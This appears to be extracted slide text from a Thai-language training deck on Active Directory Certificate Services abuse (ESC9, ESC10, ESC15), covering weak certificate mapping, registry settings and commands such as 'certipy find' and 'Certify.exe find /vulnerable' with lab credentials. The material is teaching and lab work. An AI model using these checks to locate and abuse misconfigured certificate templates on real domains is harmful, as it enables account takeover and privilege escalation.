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
ESC15



Certificate Sign Request
Template: ESC15

SAN	User3
Application Policy	Client Authentication
EKU	...

Template Name: ESC15
Client Authentication : False
Enrollee Supplies Subject : True
Template schema version 1





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C E R T I F I C A T E
M A P P I N G

CERTIFICATE MAPPING

Misconfigured Certificate Mapping

Kerberos implicit mapping

- **StrongCertificateBindingEnforcement** registry key
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc

Schannel implicit mapping

- **CertificateMappingMethods** registry key
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel

szOID_NTDS_CA_SECURITY_EXT security extension

KERBEROS MAPPING

Misconfigured Certificate Mapping

StrongCertificateBindingEnforcement register key

Reg key value	Strong mapping mode	Description	Mode termination
0	Disabled	Weak mapping allowed.	April 11, 2023
1	Compatibility	Weak mapping allowed if certificate does not contain SID.	February 11, 2025
2 (default)	Full enforcement	Only strong mapping allowed.	

S CHANNEL MAPPING

Misconfigured Certificate Mapping

Entry name (mapping)	DWORD	Enabled by default
Subject/Issuer	0x000000001	No
Issuer	0x000000002	No
UPN	0x000000004	No
S4U2Self	0x000000008	Yes
S4U2Self Explicit	0x000000010	Yes

Schannel ไม่รองรับ szOID_NTDS_CA_SECURITY_EXT security extension

IMPLICIT CERTIFICATE MAPPING

Misconfigured Certificate Mapping

UPN mapping

- | | |
|-------------------|-----------------------------|
| 1.User@domain.com | -> userPrincipalName (UPN) |
| 2.User | -> sAMAccountName attribute |
| 3.User\$ | -> sAMAccountName attribute |

DNS mapping

- | | |
|--------------------|-----------------------------|
| 1.myDNS@domain.com | -> dNSHostName attribute |
| 2.myDNS\$ | -> sAMAccountName attribute |

EXPLICIT CERTIFICATE MAPPING

Misconfigured Certificate Mapping

altSecurityIdentities attribute

Mapping	Example	Type	Remarks
X509IssuerSubject	"X509:<I>IssuerName<S>SubjectName"	Weak	
X509SubjectOnly	"X509:<S>SubjectName"	Weak	
X509RFC822	"X509:<RFC822>user@contoso.com"	Weak	Email Address
X509IssuerSerialNumber	"X509:<I>IssuerName<SR>1234567890"	Strong	Recommended
X509SKI	"X509:<SKI>123456789abcdef"	Strong	
X509SHA1PublicKey	"X509:<SHA1-PUKEY>123456789abcdef"	Strong	

ESC9

Misconfigured Certificate Mapping - No security extension

Registry On domain controllers (at least one)

- StrongCertificateBindingEnforcement not set to 2
- CertificateMappingMethods contains UPN flag (0x4)

Certificate template

- contains the **CT_FLAG_NO_SECURITY_EXTENSION** flag in the msPKI-Enrollment-Flag value
- User have enrollment rights
- Manager approval is disabled
- No authorized signatures are required
- EKU: Client Authentication
- not require authorized signatures

GenericWrite right against any account A to compromise any account B

ESC9

Requirement check

On DC

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc
```

StrongCertificateBindingEnforcement	REG_DWORD	0x0
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```
reg query HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel\
```

CertificateMappingMethods	REG_DWORD	0x4
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ESC9

Requirement check

From Linux

```
certipy find -u 'blwasp@lab.local' -p 'Password123!' -dc-ip  
10.129.205.199 -vulnerable -stdout
```

From Window

```
Certify.exe find /vulnerable
```

Template Name: ESC9

...

Enabled

: True

Client Authentication

: True

Enrollment Flag

: NoSecurityExtension

...


Permissions

Enrollment permissions

: LAB.LOCAL\Domain Users

Enrollment Rights

ESC9



ESC10

Misconfigured Certificate Mapping - Weak Certificate Mappings

កំណត់ registry key 2 ពីរ នៃ domain controller

- The default value for **CertificateMappingMethods** under
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurityProviders\Schannel
- The default setting for **StrongCertificateBindingEnforcement** under
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc


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Misconfigured Certificate Mapping - Weak Certificate Mappings


Case 1

- **StrongCertificateBindingEnforcement** ถูกตั้งค่าเป็น 0
- Account A with **GenericWrite** permissions to account B

scenario



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
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Misconfigured Certificate Certificate Mapping - Weak Certificate Mappings

